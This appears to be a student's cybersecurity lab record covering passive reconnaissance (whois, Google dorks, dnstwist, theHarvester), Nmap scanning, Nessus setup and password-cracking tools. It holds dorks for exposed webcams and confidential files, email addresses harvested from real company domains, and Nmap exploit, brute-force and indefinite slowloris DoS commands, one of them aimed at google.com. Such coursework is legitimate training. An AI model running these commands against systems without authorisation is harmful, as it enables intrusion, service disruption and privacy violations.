Ex. No. 1	Passive Reconnaissance-1: Whois Database, Google Dorking
Date of Exercise	29/07/23

Aim:

The objective of this experiment is to:

- Gain information about targeted computers
- Gain information about targeted networks
- Generate reports for conducted reconnaissance.

Lab Environment:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools.

Overview of the Passive Reconnaissance:

Passive reconnaissance is an attempt to gather information about targeted computers and networks without actually communicating with them. The term originated from the military, which does passive reconnaissance before embarking on an information-gathering mission. Instead of attacking right away, they first obtain the necessary information to direct their

strategies. Passive reconnaissance is the first step hackers take before exploiting system or network vulnerabilities.

Passive reconnaissance is part of the pre-attack phase for hackers. Attackers first “get to know” their targets to ensure that they have all the relevant information to make their attacks successful. They can do so by gathering intelligence in two ways—passive or active reconnaissance.

In a pen-testing scenario, alongside uncovering vulnerabilities in the hardware and software systems and exploiting them, the most effective of all is penetrating the human mind to extract the desired information.

Sublist3r:

Sublist3r is a python tool designed to enumerate subdomains of websites using OSINT. It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster and ReverseDNS.

subbrute was integrated with Sublist3r to increase the possibility of finding more subdomains using bruteforce with an improved wordlist. The credit goes to TheRook who is the author of sub brute.

Form	Long Form	Description
-d	--domain	Domain name to enumerate subdomains of
-b	--bruteforce	Enable the subbrute bruteforce module
-p	--portsScan	the found subdomains against specific tcp ports
-v	--verbose	Enable the verbose mode and display results in realtime
-t	--threads	Number of threads to use for subbrute bruteforce

-e	--engines	Specify a comma-separated list of search engines
-o	--output	Save the results to text file
-h	--help	Show the help message and exit

Whois:

WHOIS (pronounced as the phrase "who is") is a query and response protocol that is used for querying databases that store an Internet resource's registered users or assignees. These resources include domain names, IP address blocks and autonomous systems, but it is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format. The current iteration of the WHOIS protocol was drafted by the Internet Society, and is documented in RFC 3912.

Whois is also the name of the command-line utility on most UNIX systems used to make WHOIS protocol queries. In addition, WHOIS has a sister protocol called Referral Whois (RWhois).

Google Dorking:

“Google dork” is an advanced Google search technique. “Google dorking” (aka “Google hacking”) is the activity of performing advanced searches on Google. You can combine different Google dorks to comb data otherwise inaccessible to ordinary users of Google search. On a browser, if too many Google searches are made in a short time, Google requires that unscramble garbled letters in an image called a captcha before it can be proceeded. Captcha completion can frustrate end users but Google servers must nip denial-of-service cyberattacks in the bud.

Examples:

- inurl:"view.shtml""Network Camera",
- "Camera LiveImage"
- inurl:"guestimage.html"

- intitle:"webcamXP 5’"
- "Not for Public Release" + "Confidential" ext:pdf | ext:doc | ext:xlsx
- site:.hk & inurl:wp-login

Expected Input/Output:

Case-1: Find publicly accessible cameras Case-2: Find information about a website


Case1: Steps

1: Go to www.google.com

2. website searched: intitle:” webcam uk"

3. It will display all the publicly accessible live camera’s in UK

Output:



Case 2: Steps:

1. Go to www.google.com
2. Go to https://who.is/
3. Search for the domain name.

Output:

nykaa.com

whois information

Whois | DNS Records | Diagnostics

cache expires in and 0 seconds

refresh

Registrar Info

Name	GoDaddy.com, LLC
Whois Server	whois.godaddy.com
Referral URL	https://www.godaddy.com
Status	clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited clientRenewProhibited https://icann.org/epp#clientRenewProhibited clientTransferProhibited https://icann.org/epp#clientTransferProhibited clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited

Important Dates

Expires On	2025-03-05
Registered On	2012-03-05
Updated On	2022-02-28

Name Servers

NS-1090.AWSDNS-08.ORG	205.251.196.66
NS-2030.AWSDNS-61.CO.UK	205.251.199.238
NS-61.AWSDNS-07.COM	205.251.192.61
NS-956.AWSDNS-55.NET	205.251.195.188

Similar Domains

nykaa-mail.com | nykaa-man.com | nykaa-men.com | nykaa-offer.com | nykaa-offers.live | nykaa-payments.online | nykaa.ae | nykaa.beauty | nykaa.biz | nykaa.cc | nykaa.club | nykaa.cm | nykaa.co | nykaa.co.in | nykaa.co.uk | nykaa.com | nykaa.de | nykaa.es | nykaa.fashion | nykaa.fit |

Registrar Data

We will display stored WHOIS data for up to 30 days.

refresh

Make Private Now

```
Registrant Contact Information:
        Name                        Registration Private
        Organization                Domains By Proxy, LLC
        Address                     DomainsByProxy.com
        Address                     2155 E Warner Rd
        City                        Tempe
        State / Province            Arizona
        Postal Code                 85284
        Country                     US
        Phone                       +1.4806242599
        Fax                         +1.4806242598
```

DNS Records for nykaa.com

Hostname	Type	TTL	Priority	Content
nykaa.com	SOA	900		ns-1090.awsdns-08.org awsdns-hostmaster@amazon.com
nykaa.com	NS	300		ns-1090.awsdns-08.org
nykaa.com	NS	300		ns-2030.awsdns-61.co.uk
nykaa.com	NS	300		ns-61.awsdns-07.com
nykaa.com	NS	300		ns-956.awsdns-55.net
nykaa.com	A	60		99.84.108.82
nykaa.com	A	60		99.84.108.30
nykaa.com	A	60		99.84.108.53
nykaa.com	A	60		99.84.108.61
nykaa.com	MX	52	10	eu-smtp-inbound-1.mimecast.com
nykaa.com	MX	52	10	eu-smtp-inbound-2.mimecast.com
nykaa.com	MX	52	20	alt1.aspmx.l.google.com
nykaa.com	MX	52	20	alt2.aspmx.l.google.com
nykaa.com	MX	52	20	aspmx.l.google.com

Ping

```
PING nykaa.com (99.84.108.82) 56(84) bytes of data.
64 bytes from server-99-84-108-82.iad79.r.cloudfront.net (99.84.108.82): icmp_seq=1 ttl=241 time=1.89 ms
64 bytes from server-99-84-108-82.iad79.r.cloudfront.net (99.84.108.82): icmp_seq=2 ttl=241 time=1.88 ms
64 bytes from server-99-84-108-82.iad79.r.cloudfront.net (99.84.108.82): icmp_seq=3 ttl=241 time=1.85 ms
64 bytes from server-99-84-108-82.iad79.r.cloudfront.net (99.84.108.82): icmp_seq=4 ttl=241 time=1.79 ms
64 bytes from server-99-84-108-82.iad79.r.cloudfront.net (99.84.108.82): icmp_seq=5 ttl=241 time=1.82 ms

--- nykaa.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 1.791/1.850/1.895/0.060 ms
```

Traceroute

```
 4  100.66.14.100 (100.66.14.100)  203.592 ms 100.66.60.70 (100.66.60.70)  7.268 ms 100.66.11.208 (100.66.11.208)  23.346 ms
 5  241.0.4.223 (241.0.4.223)  1.823 ms 100.66.62.26 (100.66.62.26)  26.682 ms 241.0.4.196 (241.0.4.196)  1.932 ms
 6  241.0.4.193 (241.0.4.193)  1.934 ms 240.0.236.2 (240.0.236.2)  1.944 ms 240.0.236.3 (240.0.236.3)  1.820 ms
 7  100.100.10.104 (100.100.10.104)  1.859 ms 100.100.10.64 (100.100.10.64)  5.718 ms 100.100.10.110 (100.100.10.110)  2.095 ms
 8  100.100.10.122 (100.100.10.122)  2.090 ms 100.100.10.88 (100.100.10.88)  2.115 ms 100.100.10.110 (100.100.10.110)  2.345 ms
 9  52.93.40.241 (52.93.40.241)  3.379 ms 100.64.50.253 (100.64.50.253)  13.779 ms  13.770 ms
10  100.64.50.23 (100.64.50.23)  16.712 ms 100.64.50.89 (100.64.50.89)  16.604 ms 100.64.50.45 (100.64.50.45)  16.107 ms
11  100.64.50.254 (100.64.50.254)  2.433 ms  2.392 ms  2.323 ms
12  100.64.50.254 (100.64.50.254)  2.031 ms  2.391 ms  2.319 ms
13  100.93.4.67 (100.93.4.67)  30.409 ms 100.93.4.3 (100.93.4.3)  28.424 ms 100.93.4.70 (100.93.4.70)  2.700 ms
14  100.93.4.5 (100.93.4.5)  3.673 ms 100.93.4.3 (100.93.4.3)  25.163 ms server-99-84-108-61.iad79.r.cloudfront.net (99.84.108.61)  1.777 ms
```

Result:

Google dorking and whois database has been used for performing passive reconnaissance.

Ex. No. 2	Passive Reconnaissance (OSINT)
Date of Exercise	28/08/23

Aim:

To gather information about targeted computers and networks without actively engaging with the systems.

Description:

dnstwist is a domain name permutation engine for detecting typosquatting, phishing and corporate espionage. dnstwist takes in your domain name as a seed, generates a list of potential phishing domains and then checks to see if they are registered.

DNS fuzzing is an automated workflow that aims to uncover potentially malicious domains that target your organization. This tool generates a comprehensive list of permutations based on a provided domain name, and subsequently verifies whether any of these permutations are in use.

$ dnstwist --dictionary dictionaries/english.dict domain.name

$ dnstwist --tld dictionaries/common_tlds.dict domain.name

$ dnstwist --fuzzers homoglyph,hyphenation domain.name

TheHarvester is a command-line tool included in Kali Linux that acts as a wrapper for a variety of search engines and is used to find email accounts, subdomain names, virtual hosts, open ports / banners, and employee names related to a domain from different public sources (such as search engines and PGP key servers).


usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-S START] [-p] [-s]

[--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t]

[-r [DNS_RESOLVE]] [-n] [-c] [-f FILENAME] [-b SOURCE]

Output:

DnsTwist



The Harvester:

```
┌──(root㉿kali)-[~]
└─# theHarvester -d tesla.com -l 300 -b google

*******************************************************************
*                                                                 *
* theHarvester 4.0.3                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: tesla.com

        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
[*] Searching Google.
```

```
[*] No IPs found.

[*] Emails found: 3
____________________
customersupport@tesla.com
resolutions@tesla.com
vulnerabilityreporting@tesla.com

[*] Hosts found: 7
__________________
digitalassets-secure.tesla.com:151.101.130.92, 151.101.2.92, 151.101.66.92, 1
51.101.194.92
ir.tesla.com:104.120.58.166
static-assets.tesla.com:104.120.58.166
www.tesla.com:104.120.58.166
x22ir.tesla.com
x22www.tesla.com

┌──(root㉿kali)-[~]
└─# theHarvester -d carminesnyc.com -l 300 -b google
```

```
[*] Target: carminesnyc.com

        Searching 0 results.
        Searching 100 results.
        Searching 200 results.
        Searching 300 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 5
```

```
_____________________
aesparza@carminesnyc.com
dj@carminesnyc.com
j.smith@carminesnyc.com
john@carminesnyc.com
x22john@carminesnyc.com

[*] Hosts found: 3
_____________________
www.carminesnyc.com:104.26.0.99, 104.26.1.99, 172.67.74.42
x22www.carminesnyc.com:67.227.199.194
```

Result:

Using Harvester and Dnstwist we have successfully found information of the targeted systems.

Ex. No. 3	NMAP
Date of Exercise	29/08/23

Aim:

The objective of this experiment is to:

- Perform a system and network scan
- Enumerate user accounts
- Execute remote penetration
- Gather information about local network computers

Description:

NMAP is an essential tool in any hacker's arsenal. Originally written by Gordon Lyon aka Fydor, it's used to locate hosts and services and create a map of the network. NMAP has always been an incredibly powerful tool, but with its newest release, which dropped mid-November of last year, they've really out done themselves.

NMAP version 7 comes equipped with a ton of new scripts you can use to do everything from DoSing targets to exploiting them (with written permission, of course). The scripts cover the following categories

Auth: Use to test whether you can bypass authentication mechanism

Broadcast: Use to find other hosts on the network and automatically add them to scanning que.

Brute: Use for brute password guessing.

Discovery: Use to discover more about the network.

Dos: Use to test whether a target is vulnerable to DoS.

Exploit: Use to actively exploit a vulnerability.

Fuzzer: Use to test how server responds to unexpected or randomized fields in packets and determine other potential vulnerabilities.

Intrusive: Use to perform more intense scans that pose a much higher risk of being detected by admins.

Malware: Use to test target for presence of malware.

Safe: Use to perform general network security scan that's less likely to alarm remote

Administrators.

Vuln: Use to find vulnerabilities on the target.

Output:

Run NMAP

When scanning devices to determine which ports are open, there are various basic scanning options:

-sS –Performs a “stealth” TCP scan (that does not fully complete the “TCP three-way

handshake,” and closes the connection once the service responds).

-sT –Performs a full TCP scan (a full connection is established with open TCP ports).

-sU –Performs a UDP scan (as UDP is a connectionless protocol, these scans can take

significantly longer than TCP scans).

-p – Tells Nmap which ports to scan (e.g., –p1-65535 will specify every port).

There is an entire category of scripts dedicated to finding vulnerabilities on a target. Invoking the following command will run all of the scripts against your target.

nmap -Pn --script vuln <target.com or ip> <enter>

Use NMAP to Actively Exploit Detected Vulnerabilities

As mentioned, you can also use NMAP's exploit script category to have NMAP actively exploit detected vulnerabilities by issuing the following command:

```
┌──(root㉿kali)-[~]
└─# nmap testfire.net
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-03 13:39 EDT
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.0023s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 5.73 seconds
```

nmap --script exploit -Pn <target.com or ip> <enter>

```
┌──(root㉿kali)-[~]
└─# nmap --script exploit -Pn 65.61.137.117
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-03 13:42 EDT
Nmap scan report for 65.61.137.117
Host is up (0.0085s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=65.61.137.117
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://65.61.137.117:80/
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://65.61.137.117:80/index.jsp?content=business.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://65.61.137.117:80/index.jsp?content=inside_press.htm
|     Form id: frmsearch
|     Form action: /search.jsp
|
|     Path: http://65.61.137.117:80/index.jsp?content=personal_investments.ht
m
```

Use NMAP to Brute Force Passwords

Nmap contains scripts for brute forcing dozens of protocols, including http-brute, oracle-brute, snmp- brute, etc. Use the following command to perform brute force attacks to guess authentication credentials of a remote server.

nmap --script brute -Pn <target.com or ip> <enter>

```
┌──(root㉿kali)-[~]
└─# nmap --script brute -Pn testfire.net
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 17:39 IST
Nmap scan report for testfire.net (65.61.137.117)
Host is up (0.027s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
| http-brute:
```

Use NMAP to Test if Target Is Vulnerable to Dos

Use the following command to check whether the target is vulnerable to DoS:

nmap --script dos -Pn <target.com or ip> <enter>

This will tell you whether the target is vulnerable without actually launching a dos attack.

```
┌──(root㉿kali)-[~]
└─# nmap --script dos -Pn testfire.net
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 18:38 IST
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
```

Use the following command to perform an active DoS attack against a target for an indefinite period of time:

nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-

slowloris.runforever=true

```
┌──(root㉿kali)-[~]
└─# nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-slowloris.runfor
ever=true
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 17:47 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.43 seconds
```

```
┌──(root㉿kali)-[~]
└─# nmap --max-parallelism 750 -Pn --script http-slowloris --script-args http-slowloris.runfor
ever=true google.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 18:12 IST
Failed to resolve "google.com".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 40.25 seconds
```

Result:

The objective of scanning network, remote penetration and gathering information about local network computers is successfully accomplished using NMAP tool in Kali Linus.

Ex. No. 4	Vulnerability Scanning using Nessus
Date of Exercise	29/08/23

Aim:

To scan a target IP and raise an alert if it discovers any vulnerabilities using Nessus, a security vulnerability scanning tool.

Description:

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network. It does this by running over 1200 checks on a given computer, testing to see if any of these attacks could be used to break into the computer or otherwise harm it. It works by testing each port on a computer, determining what service it is running, and then testing this service to make sure there are no vulnerabilities in it that could be used by a hacker to carry out a malicious attack.

Algorithm:


- Download Nessus and execute the following commands


1. sudo dpkg -i Nessus-10.3.0-debian9_amd64.deb
2. sudo systemctl start nessusd.service
3. sudo systemctl status nessusd.service


- Open link in Firefox


- Create Nessus Essentials account and download
- Click Basic Network Scan
- Create new scan and click Basic Network scan
- Configure Settings and save
- Launch Scan
- Viewing the Results

Output:




tenable
My Basic Network Scan
Scan Details
Vulnerabilities
Touch keyboard


tenable
My Basic Network Scan
Scan Details
Vulnerabilities



Result:

The given experiment has been carried out and the output has been verified successfully.

Ex. No. 5	Password Cracking
Date of Exercise	13/09/23

Aim:

To crack/identify a Password using any tool.

Description:

Password cracking is a prominent activity for a hacktivist, password cracking can be done in terminals or in tools which may or may not have GUI. There are quite a few famous tools available as an open source which can be installed for most of the platforms. Some of the famous tools are discussed below:

I. John the Ripper

II. Air crack-ng

III. Cain and Abel

IV. Ophcrack

I. John the Ripper- is free and Open Source software, distributed primarily in source code form.

There is a professional option also available as a paid feature. John the Ripper is used to detect weak passwords for brute forcing. The tool has number ways to crack a password from dictionary attack to brute forcing. The tool relies on word list for any kind of dictionary and brute force attack.

Aircrack-ng- is a powerful wi-fi password cracking tool that can crack WEP or WPA passwords. It can analyse wireless encrypted packets then tries to crack passwords using its cracking algorithm.

It also uses FMS attack as well as other useful attack techniques.

Air crack-ng is a complete suite of tools to assess Wi-Fi network security.

It focuses on different areas of Wi-Fi security:

• Monitoring: Packet capture and export of data to text files for further processing by third party tools

• Attacking: Replay attacks, DE authentication, fake access points and others via packet injection

• Testing: Checking Wi-Fi cards and driver capabilities (capture and injection)

• Cracking: WEP and WPA PSK (WPA 1 and 2)

Cain and Abel- is a popular password cracking tool which can handle variety of task. The tool is only available for windows platform. It can be a sniffing tool in a network and can handle operations like cracking encrypted password using dictionary attack, recording VoIP conversations, brute force attacks, crypt analysis attack, revealing password boxes, uncovering cached passwords, decoding scrambled passwords, analyse routing protocol .


This tool does not exploit any vulnerability, it only covers security weakness of protocols to grab passwords. This was developed for network administrators, security professionals and penetration testers.

Ophcrack- is a free Windows password cracker based on rainbow tables. It is a very efficient implementation of rainbow tables done by the inventors of the method. It comes with a Graphical User Interface and runs on multiple platforms.

